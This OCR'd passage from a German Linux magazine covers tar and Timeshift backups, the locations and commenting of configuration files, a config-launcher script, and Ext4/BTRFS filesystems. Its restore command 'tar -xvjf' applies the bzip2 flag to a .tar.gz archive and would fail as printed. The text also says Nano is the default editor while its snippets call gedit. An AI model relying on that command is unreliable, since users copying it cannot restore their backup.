Das sichert den Inhalt eines kompletten Home-Verzeichnisses auf ein externes Medium unter „/media“. Dabei entsteht eine einzige komprimierte Datei mit der Endung „tar.gz“. Die Sicherung lässt sich später mit

```
tar -xvjf /media/sepp/Backup/home_
  sepp.tar.gz
```



Timeshift-Systemsicherung: Linux Mint hat das Tool standardmäßig integriert. Bei der Einrichtung ist ein unabhängiger Datenträger als Backupziel ideal.

komplett wiederherstellen, jedoch ist es nicht immer nötig, die Daten komplett auszupacken. Die Nutzung gepackter „tar“-Archive ist mit dem Archivmanager so komfortabel wie der Umgang mit unkomprimierten Daten im Dateimanager. Sie können im Archivmanager gezielt einzelne Dateien oder Verzeichnisse auswählen und zurückkopieren.

Systemsicherung mit Timeshift: Das Tool Timeshift erstellt Momentaufnahmen des Dateisystems, die beim Zurückspielen einen vorherigen Zustand wiederherstellen. Der erste umfangreiche Sicherungspunkt ist ein komplettes Backup der Systemverzeichnisse. Weitere Sicherungen sind dann aber deutlich kleiner, da Timeshift nur noch die Unterschiede speichert. Zur Installation unter Ubuntu & Co. (in Linux Mint vorinstalliert) verwenden Sie diese Befehle:


```
sudo apt-add-repository -y
  ppa:teejee2008/ppa
sudo apt update
sudo apt install timeshift
```

Timeshift benötigt root-Recht („sudo timeshift“). Hinter „Backup-Device“ wählen Sie die Festplatte aus, auf der Sie sichern wollen. Diese Festplatte muss ein Linux-Dateisystem verwenden (Ext3, Ext4, XFS, BTRFS). Wenn Sie einen automatisierten Zeitplan („Schnappschussebenen“) anlegen, muss der Sicherungsdatenträger immer angeschlossen sein. Timeshift nutzt unter der Haube rsync, folglich bestehen die Backups aus unkomprimierten Ordnern und Dateien. Ein früherer Zustand lässt sich daher mit jedem Livesystem wiederherstellen, selbst wenn Timeshift nicht installiert ist. Timeshift selbst zeigt in seiner Liste alle Sicherungen nach Alter geordnet an, mit den jüngsten Wiederherstellungspunkten am Ende der Liste. Für die Wiederherstellung eines Sicherungspunktes genügt der Klick auf „Wiederherstellen“. ■

Konfigurationsdateien unter Linux

Linux-Software wird überwiegend durch Dateien im Textformat konfiguriert, aber auch das dconf-Konzept trägt seinen Teil bei. Dieser Beitrag benennt wichtige Konfigurationsorte und macht Vorschläge für mehr Durchblick und Zugriffskomfort.

VON HERMANN APFELBÖCK



In puncto System- und Softwarekonfiguration herrscht unter Linux mehr oder weniger Wildwuchs. Die jeweilige Software bestimmt, wie und wo sie ihre Direktiven ablegen und einlesen will. Klassische Linux-Dienste wie Samba, FTP, Cron, SSH vertrauen grundsätzlich auf konventionelle Textdateien, grafische Programme und Desktops nutzen zum Teil auch die dconf-Zentrale. Wer den Durchblick gewinnen will, sollte Pfade und Namen wichtiger Konfigurationsdateien im Blick haben, eigene Eingriffe sauber dokumentieren und sich den Zugriff so einfach und komfortabel wie einrichten.

Die typischen Pfade der Konfiguration

Konfigurationsdateien mit globaler Geltung liegen im Pfad „/etc“ und ihre Bearbeitung benötigt folglich root-Recht. Je nach Umfang erscheint die Datei direkt unter „/etc“ als Einzeldatei wie etwa „/etc/crontab“ oder aber in einem Unterverzeichnis wie „/etc/samba/smb.conf“, wenn die betreffende Software mehrere Konfigurationsdateien benötigt. Für benutzerspezifische Einstellungen gibt es den Sammelordner „/home/[user]/.config“, jedoch erwarten manche Programme auch direkt unter „/home/[user]“ ihre Anweisungsdatei, so etwa die Bash-Shell von der Datei „/home/[user]/.bashrc“. Namen und Extensionen folgen keinen strengen Regeln: Manche Konfigurationsdateien tragen den Namen der betreffenden Software wie etwa „nginx.conf“ oder „vsftpd.conf“, andere heißen schlicht „ini“ oder „config“, und die Zuordnung zur Software erschließt sich durch einen Ordner wie „/mc/“ oder „/radicale/“, in dem sie liegen.

Selbstverständlich basieren auch solche Programme auf Konfigurationsdateien, die kein manuelles Editieren dieser Dateien benötigen. Populäre Software wie Firefox, Chrome, Libre Office, Thunderbird oder VLC ebenso wie Systemkomponenten wie Desktop, Dateimanager, Autostart oder Editoren lassen sich bequem an der grafischen Oberfläche einrichten. Die getroffenen Einstellungen legen sie benutzerbezogen als Dateien unter „/home/[user]/“ ab und lesen sie von dort wieder ein. Manuelles Lesen oder Bearbeiten ist weder vorgesehen noch erwünscht, wie zum Teil ausdrücklich vermerkt: „Don't edit!“ oder „The parser is very primitive, and not human-friendly“.

Trotzdem gibt es Situationen, in denen es hilfreich ist, die betreffenden Konfigurationsdateien und Ordner aufzusuchen: Wenn eine Software nicht mehr startet oder unbenutzbar verkonfiguriert wurde, können Sie unter „/home/[user]/“ alle benutzerbezogenen Einstellungen löschen. So wird etwa ein Chrome-Browser nach vollständigem Löschen des Ordners „/home/[user]/.config/google-chrome“ wieder so starten, als wäre er eben neu installiert. Nicht bei jeder Software ist die Benutzerkonfiguration so eindeutig in einem Ordner oder einer Datei zu lokalisieren: Einstellungen für den KDE-Desktop sind nicht nur unter „/home[user]/.kde“ zu finden, sondern auch unter „/home[user]/.config/menus“ und „/home[user]/.local/share/“. Auch die Einstellungen des Cinnamon-Desktops (Linux Mint) verteilen sich auf die Ordner „/home[user]/.cinnamon“, „/home[user]/.config/cinnamon-session“ sowie „/home/[user]/.config/dconf“, wobei der wichtigste dconf-Teil nicht lesbar ist (binär). Da die dconf-Datei auch Anweisungen für andere Software enthalten kann, ist deren komplettes Löschen nicht ratsam. Dazu unten gleich mehr …

Achtung vor Tabula-rasa-Aktionen: Generell setzt das Löschen der Benutzerkonfiguration sämtliche Optionen der Software auf den Standard zurück. Ein sorgfältig eingestellter Browser, ein Linux-Desktop oder ein Libre Office muss dann komplett neu konfiguriert werden. Allergrößte Vorsicht ist angebracht, wenn der Konfigurationsordner auch Benutzerdaten enthält. Dies ist an sich untypisch, aber bei Mailprogrammen wie Thunderbird oder Sylpheed die Regel.

Gconf- und dconf-Einstellungen


Wer die komplette Benutzerkonfiguration einsehen will oder muss, kommt an speziellen Hilfswerkzeugen nicht vorbei. Wie am obigen Beispiel Cinnamon schon angesprochen, liegt nicht alles in klar lesbaren Textdateien vor. Bei Gnome-affinen Oberflächen (und das ist die Mehrzahl mit Gnome, Cinnamon, Unity, XFCE, Mate, LXDE) gibt es Ansätze zur Standardisierung und Zentralisierung der Softwareeinstellungen. Diese Konzepte werden nicht konsequent und nur neben den traditionellen Textdateien genutzt, spielen aber bei grafischer Standardsoftware eine wichtige Rolle.

Das ältere Konzept gconf (Gnome Configuration) versammelt seine Konfigurationsdateien unter „/home/[user]/.gconf“ in Form von lesbaren, aber strukturierten XML-Dateien. Es gibt nach wie vor ältere Software, die diesem eigentlich längst obsoleten gconf-Konzept folgt (Erbe von Gnome 2). Wer die gconf-Einstellungen nicht manuell am XML-Text einsehen oder ändern will, kann auf den gconf-editor zurückgreifen (mit gleichnamigem Paketnamen). Beachten Sie, dass dieser Editor in jedem Fall seine komplette Hierarchie anzeigt („apps“, „desktop“, „system“), selbst wenn das gconf-Konzept auf dem System nur noch von wenigen Programmen genutzt wird. Aussagekräftiger für die Relevanz ist der Blick in den Ordner „/home/[user]/.gconf“.


Das neuere, mit Gnome 3 eingeführte dconf-Konzept benutzt statt XML-Dateien die Binärdatei „/home/[user]/.config/dconf/[user]“. Zum manuellen Lesen und Bearbeiten dieser Konfigurationszentrale dient das grafische Tool dconf-editor, das in der Regel nicht vorinstalliert, aber mit dem gleichnamigen Paketnamen überall erreichbar ist. Wichtigere Schnittstelle für Softwareinstallationen und für automatische Anpassungen ist aber das Kommandozeilentool gsettings, das sich ebenfalls überall nachrüsten lässt. Die Syntax für die jeweilige Einstellung folgt dabei exakt der Hierarchie, wie sie der dconf-editor anzeigt – etwa:

```
gsettings set org.gnome.desktop.
  background picture-uri /home/ha/
  bild.png
```

Die Hierarchie „org.gnome.desktop.background“ finden Sie identisch im grafischen Editor, ebenso den Wert „picture-uri“. Das Beispiel ändert den Bildschirmhintergrund. Die dconf-Einstellungen gelten hauptsächlich für Gnome (oder die diversen Gnome-affinen Desktops) und für dessen typische Standardprogramme wie Dateimanager, Mailprogramm, Editor, Brennprogramm, Bildschirmfoto etc. Externe Programme verlassen sich traditionsgemäß auf ihre eigenen Textdateien.



Dconf-Editor und sein Terminalkollege gsettings: Gnome-affine Oberflächen versammeln Desktop- und Programmeinstellungen in der dconf-Konfigurationszentrale.




Persönlich kommentierte und sauber formatierte „crontab“: Die an sich leserunfreundliche Konfigurationsdatei wird damit sofort übersichtlicher.


Kommentierung und Formatierung von Konfigurationsdateien

Welche Anweisungen eine Software in ihrer Konfigurationsdatei erwartet, ist so unterschiedlich wie die Software selbst. Einheitlich ist nur, dass je eine Zeile eine abgeschlossene Anweisung darstellt. Es gibt unstrukturierte Dateien, wo es keine Rolle spielt, an welcher Stelle eine Anweisung steht, so etwa in der SSH-Konfiguration über „/etc/ssh/sshd_config“. Andere Konfigurationsdateien wie etwa die Samba-Konfiguration „/etc/samba/smb.conf“ oder die „desktop“-Dateien unter „/usr/share/applications“ gliedern in Sektionen, die unterschiedliche Anweisungen erwarten. Wer sich dann mit den genauen Details beispielsweise einer „smb.conf“ beschäftigt, liest häufig den lapidaren Hinweis, dass diese Datei „gut kommentiert“ sei. Das stimmt einerseits, andererseits nicht.

Die typischen Standarddateien enthalten zwar alle Direktiven, aktivieren aber nur wenige fundamentale. Die übrigen werden, meist mit der Raute „#“, vorerst auskommentiert. Dazu gibt es erläuternde, in der Regel englischsprachige Textkommentare vor den eigentlichen Anweisungen, welche die Bedeutung der Direktiven erklären. Problem dabei ist, dass der Ersteinstieg in eine solche Konfigurationsdatei viel Lesestoff bedeutet, der nicht nach Relevanz gewichtet ist. Viele Einstellungen sind spezielle



Persönlich kommentierte und sauber formatierte „fstab“: Auch diese wichtige Datei erhält durch einige Tabulatoren und Blanks eine gut lesbare Tabellenform.



Konfigurationszentralen für Server und Desktop: Das Shell-Script zeigt wichtige Dateien und lädt die gewünschte per Kennziffer. Die zweite Lösung funktioniert nur am Desktop und basiert auf einer Programmverknüpfung („conf.sh“ und „conf.desktop“ auf Heft-DVD).

Optionen, die man im Alltag kaum benötigt. Die Filterleistung, das Wesentliche vom Optionalen zu trennen, müssen Sie also erst einmal erbringen. Und dafür sollten Sie sich anschließend belohnen: Eine „smb.conf“ wird sehr viel übersichtlicher, wenn sie nur noch die benötigten Zeilen enthält und auch auf die Kommentare zu unbenötigten Einträge verzichtet. Da man allerdings nie weiß, welche Optionen später wichtig werden könnten, speichern Sie die Datei zunächst etwa als „smb.conf.org“ (mit Kommentaren) und schmeißen dann in der „smb.conf“ alles raus, was für Ihre aktuelle Konfiguration unwesentlich ist.

Auf der anderen Seite ist es sehr zu empfehlen, eigene Eingriffe zu kommentieren und dies so, dass sich die Einträge von Standardkommentaren unterscheiden – etwa:

```
#ha# SSH-Standardport 22 nach 22222
  geändert …
Port 22222
```

Dann erkennen Sie eigene Eingriffe sofort, auch wenn Sie die Datei monatelang nicht angefasst haben.

Formatierung von Konfigurationsdateien: Fundamentale Konfigurationsdateien wie „crontab“ und „fstab“ sind nicht kompliziert, aber schwer lesbar. Das liegt daran, dass die nötigen Parameter pro Zeile wegen unterschiedlichen Textlängen visuell schlecht abzugrenzen sind. Als Trenner für die Parameter dienen wahlweise Leerzeichen oder Tabulatoren. Die Menge der Leerzeichen und Tabulatoren spielt aber in diesen wie in fast allen Konfigurationsdateien keine Rolle. Es bietet sich daher an, solche Dateien mit diesen simplen Mitteln in eine übersichtliche Tabellenform zu bringen. Das ist in zwei Minuten erledigt und sorgt dauerhaft für besseren Durchblick.

Terminalzentrale für Konfigurationsdateien

Die Tabelle auf der letzten Seite dieses Artikels zeigt eine Anzahl prominenter Konfigurationsdateien inklusive Pfad. Erfahrende Linux-Nutzer kennen die Orte und Dateinamen wichtiger Einstellungen und wer nur die eine oder andere Datei häufiger benötigt, wird mit einigen Aliases im Terminal auskommen. Dafür genügen in der Datei „/home/[user]/.bashrc“ Einträge wie der Folgende:

```
alias smb='sudo gedit /etc/samba/
  smb.conf'
```

Danach reicht im Terminal die Eingabe *smb*, um diese Konfigurationsdatei zu editieren. Wer häufig mit verschiedenen Dateien zugange ist, kommt mit Alias-Abkürzungen an seine Grenzen.

Hier eignet sich ein kleines Shell-Script, das die Dateien anzeigt

```
echo " 1 /etc/ssh/sshd_config
  SSH-Server"
echo " 2 $HOME/.bashrc
  Bash-Startscript"
```

und dann mit

```
read -n 1 -p " " answer
case $answer in
  1) sudo gedit /etc/ssh/sshd_
  config
  ;;
  2) gedit ~/.bashrc
  ;;
```

die Auswahl mit Kennziffer oder Kennbuchstabe vorsieht. Das „conf.sh“ finden Sie auf der Heft-DVD unter /Software und unter *https://paste.ubuntu.com/p/cJsm26ZT29/*. Kopieren Sie die Datei „conf.sh“ in Ihr home-Verzeichnis und spendieren Sie ihm dann das Alias

```
alias conf='bash ~/conf.sh'
```

in der Datei „~/bashrc“. Nach Aufruf *conf* erhalten Sie die Dateien angezeigt und die Eingabe der Kennziffer führt sofort oder nach Passworteingabe in den Editor. Dateien, deren Kennziffer Sie wissen, laden Sie noch schneller per Kennziffer als Parameter – etwa mit „conf 1“. Als Editor ist überall der einfache Nano eingetragen, weil dieser überall installiert und auch in der SSH-Konsole erreichbar ist. Wenn es die Umstände erlauben, können Sie „nano“ jeweils durch einen bequemeren Editor wie „gedit“ oder „xed“ ersetzen.

Grafische Zentrale für Konfigurationsdateien

Die obige Terminallösung funktioniert natürlich auch auf Desktopsystemen. Am grafischen Desktop kann man es sich aber noch ein wenig komfortabler einrichten. Die Verknüpfungsdatei „conf.desktop“, die Sie sowohl auf Heft-DVD als auch auf *https://paste.ubuntu.com/p/nsxVX8TTDK/* finden, lässt sich in Starter-Docks einbauen, welche mit den typischen Desktopdateien zusammenarbeiten. Das gilt etwa für das Plank-Dock (Paketname „plank“) oder für die Starterleiste des neuen Ubuntu 18.04. Die Verknüpfung zeigt nach einem Rechtsklick eine ganze Reihe von Konfigurations-

dateien an, die sich dann direkt bearbeiten lassen. Mit normalen Klick auf das Script-Icon können Sie die Datei selbst editieren und anpassen (mindestens den Pfad zur Datei in Zeile 4 des Scripts müssen Sie in jedem Fall anpassen).

Der Einbau des Icons in die Starterleiste in das Plank-Dock ist einfach: Es genügt, die Datei ins Home-Verzeichnis, etwa nach „/home/[user]/.local/share/applications“ zu kopieren, dort über den Dateimanager und „Eigenschaften“ ausführbar zu schalten und anschließend mit der Maus in das Dock zu ziehen.

Zum Einbau in den Starter von Ubuntu 18.04 muss das Script unbedingt nach „/home/[user]/.local/share/applications“ und dort ausführbar geschaltet werden. Nur an dieser Stelle wird es von der Gnome-Programmübersicht (das Symbol mit neun Punkten) in die Liste der Programme aufgenommen. Von dort holen Sie es dann per Rechtsklick und der Option „Zu Favoriten hinzufügen“ in die Ubuntu-Starterleiste. Beachten Sie, dass Änderungen am Script hier immer erst nach einer Neuanmeldung aktiv werden (das Plank-Dock liest Änderungen hingegen im laufenden Betrieb ein).

Kleine Tipps zu Konfigurationsdateien

Wenn Sie erfahrungsgemäß mehrere Konfigurationsdateien gleichzeitig benötigen, dann kann der Editor Ihrer Wahl alle gewünschten Dateien mit einem Befehl laden:

```
alias apache='sudo gedit /etc/
  apache2/apache2.conf /etc/php5/
  apache2/php.ini'
```

Editoren wie gedit, xed, geany, nano oder mcedit laden auch jederzeit nach dem Muster

```
nano *.sh
geany .bash*
```

sämtliche Dateien eines Verzeichnisses oder – wie in den Beispielen – alle Dateien eines bestimmten Typs.

Wenn Sie sich an den Speicherort oder Dateinamen einer Konfigurationsdatei nicht mehr erinnern, die Sie vor geraumer Zeit schon einmal bearbeitet haben, hilft – sofern das damals im Terminal geschah – die „.bash_history „im home-Verzeichnis. Filtern Sie diese mit

```
cat .bash_history | grep nano
```


nach Editoraufrufen. Statt „nano“ setzen Sie den von Ihnen hauptsächlich genutzten Editor ein. ■

WICHTIGE LINUX-KONFIGURATIONSDATEIEN

Pfad und Name	Kurzbeschreibung
/etc/apache2/apache2.conf	Hauptkonfigurationsdatei des Apache Webserver
/etc/apache2/sites-enabled/*	Konfigurationsdateien der Apache-Dienste
/etc/apt/sources.list	Paketquellen für das Paketverwaltungssystem apt unter Debian/Ubuntu/Mint
/etc/crontab	zeitgesteuerte Jobs für den Cron-denst (global)
/etc/cups/printers.conf	Druckerkonfigurationsdatei (Cups)
/etc/dhcpd.conf	Konfigurationsdatei des DHCP-Servers
/etc/fstab	UUID, Mountpunkt und Optionen der automatisch zu ladenden Datenträger
/etc/ftpusers	Liste der Benutzer ohne FTP-Zugriffsrecht, pro Zeile ein Benutzername
/etc/group	Liste der Benutzergruppen
/etc/hostname	Hostname des Systems
/etc/hosts.allow	Rechner, denen der Zugang zum lokalen System erlaubt ist
/etc/hosts.deny	Rechner, denen der Zugang zum lokalen System verboten ist
/etc/inputrc	globale Eingabestandards für das Terminal (Tastendefinitionen)
/etc/issue	Infodatei vor dem Textlogin zu Distribution, Kernel, IP (ähnlich „/etc/motd“)
/etc/mime.types	Zuordnung von Dateitypen und Dateierweiterungen
/etc/modules	legt fest, welche Module beim Systemstart geladen werden
/etc/motd	Rechner-„Welcome“ beim Einloggen auf einem (SSH-)Terminal
/etc/nginx/nginx.conf	Hauptkonfigurationsdatei des Nginx-Webservers
/etc/nginx/sites-enabled/*	Konfigurationsdateien der Nginx-Dienste
/etc/openvpn/server.conf	Hauptkonfigurationsdatei des Open-VPN-Servers
/etc/passwd	Liste der Benutzerkonten
/etc/php5/apache2/php.ini	PHP-Konfiguration unter Apache
/etc/php5/cgi/php.ini	PHP-Konfiguration unter Nginx
/etc/profile	globales Start-Script der Bash-Shell
/etc/proftpd/proftpd.conf	Konfiguration des FTP-Servers proftp
/etc/rc.local	globale Autostarts beim Systemstart (nur Bash-Kommandos)
/etc/resolv.conf	Liste der lokalen DNS-Server (Router-Adresse)
/etc/samba/smb.conf	Samba-Konfigurationsdatei mit Freigabedefinitionen
/etc/services	Liste der IP-Dienste, Transportprotokolle und Ports
/etc/shadow	Passwortdatei der Systembenutzer
/etc/skel/	Skelettverzeichnis als Grundlage für das Anlegen neuer Benutzer (Bash)
/etc/ssh/sshd_config	Konfiguration des SSH-Servers
/etc/sudoers	Benutzerliste für sudo-Berechtigung (Standardeditor: visudo)
/etc/sysctl.conf	Parameter für den Linux-Kernel (Swapverhalten, Notfall-Hotkeys)
/etc/syslog.conf	Konfiguration für den Syslog-Daemon
/etc/vsftpd. conf	Konfiguration des FTP-Servers vsftp
/home/[user]/.bash_history	benutzerspezifisches Kommandoprotokoll der Bash-Shell
/home/[user]/.bash_logout	Standardbefehle beim Exit der Bash-Shell
/home/[user]/.bashrc	benutzerspezifisches Start-Script der Bash-Shell
/home/[user]/.config/dconf/user	Binärdatei der dconf-Zentrale für Desktop und grafisches Zubehör
/home/[user]/.config/mc/ini	benutzerspezifische Konfiguration des Midnight Commander
/home/[user]/.config/mc/mc.keymap	benutzerspezifische Tastenbelegung des Midnight Commander
/home/[user]/.gconf/*.xml	XML-Konfigurationsdateien der gconf-Zentrale (praktisch obsolet)
/home/[user]/.inputrc	benutzerspezifische Eingabestandards für das Terminal (Tastendefinitionen)
/usr/share/applications/*.desktop	anpassbare Programmverknüpfungen
/var/log/	diverse Logdateien
/var/spool/cron/crontabs/[user]	benutzerspezifische Jobs für den Crondienst (zeitgesteuerte Tasks)

Dateisysteme und Mountpunkte

Linux ist im Umgang mit Datenträgern und Partitionen sehr flexibel. Bei einigen Dateisystemen und Laufwerkstypen sind jedoch Besonderheiten zu beachten.



Jenseits des Standards: Ubuntu richtet bei der Installation Ext4-Partitionen ein. Wer etwas anderes möchte, muss Partitionen und Dateisysteme manuell erstellen.

VON THORSTEN EGGELING

Es gibt kaum ein Dateisystem, das Linux nicht kennt und verwenden kann. Dahinter steckt komplexe Software, um die sich der Linux-Nutzer in der Regel nicht kümmern muss. Eine Standardinstallation fragt meistens nicht nach einem Dateisystem und auch ein NTFS-formatierter USB-Stick erscheint wie selbstverständlich im Dateimanager. Es lohnt sich jedoch, einen genaueren Blick auf die verfügbaren Dateisysteme zu werfen und sich mit den zugehörigen Tools vertraut zu machen. Das kann dabei helfen, auftretende Probleme zu lösen und das System optimal einzurichten.

1. Das Linux-Standarddateisystem Ext4

Die meisten Linux-Distributionen nutzen Ext4 als Standard-Dateisystem. Ext4 (fourth extended filesystem) ist ein Journaling-Dateisystem und der Nachfolger von Ext3. Journaling bedeutet, dass alle Änderungen vor dem eigentlichen Schreiben in einem reservierten Speicherbereich aufgezeichnet werden. Kommt es zu einem Stromausfall und dabei zu unvollständigen Schreibvorgängen, lässt sich der konsistente Zustand der Daten schnell rekonstruieren. Ohne Journal beansprucht die Reparatur des Dateisystems bei großen Festplatten sehr viel Zeit.

Im Ext4-Dateisystem lassen sich Dateien mit maximal 16 TiB speichern und Partitionen können bis zu 1 EiB (Exbibyte = 1024 hoch 6 Byte = 2 hoch 60 Byte) umfassen. Derartige Dateigrößen kommen auf privaten PCs wahrscheinlich kaum vor, aber auch hier profitieren Nutzer von Ext4-Funktionen. Den Größen- und Geschwindigkeitszuwachs verdankt Ext4 vor allem den „Extents“. Wurde bislang zu jeder Datei eine Liste der Blöcke gespeichert, die diese im Dateisystem belegt, fassen Extents solche Metadaten mit drei Werten zusammen: den Anfang des Dateibereichs, dessen Größe sowie die Nummer des ersten Blocks im Dateisystem, die die Datei belegt. Das spart nicht nur Verwaltungsaufwand. Sämtliche Metainformationen benötigen bei größeren Dateien unter Ext4 deutlich weniger Speicherplatz und beschleunigen den Dateizugriff.

Eine weitere Funktion ist die „persistent preallocation“, bei der eine Anwendung dem Dateisystem im Voraus mitteilen kann, wie groß der benötigte Speicherplatz für eine bestimmte Datei sein wird, um diese später möglichst am Stück auf die Festplatte zu speichern. Das bringt vor allem bei Datenbank- oder P2P-Dateien (etwa Bittorrent) eine geringere Fragmentierung. Zusätzlich werden Dateien länger im Cache zwischengelagert. Blöcke werden also nicht mehr sofort einzeln geschrieben, sondern erst, wenn nach Möglichkeit die gesamte Datei zusammenhängend zur Verfügung steht („delayed allocation“).

2. Open Suse setzt auf BTRFS und XFS

Einige Linux-Distributionen bevorzugen andere Dateisysteme als Ext4. Open Suse 42.3 (*www.opensuse.org*) beispielsweise richtet sich bei der Installation auf einer BTRFS-Partition ein (B-Tree-Filesystem), für die Home-Partition kommt XFS zum Einsatz. BTRFS bietet einige Funktionen, die es von Ext4 abheben.

Mit Snapshots lässt sich der Partitionszustand sichern, was die Rückkehr zu einem früheren Zustand ermöglicht. Dafür ver-


wenden Sie Yast2-snapper oder beim Systemstart den Grub2-Menüeintrag „Start bootloader from a read-only snapshot“. Einige Zweige des Dateisystems, etwa „/opt“ und „/var/lib/mysql“, legt Open Suse als BTRFS-Subvolumes an, die einzeln in das Dateisystem eingehängt werden.

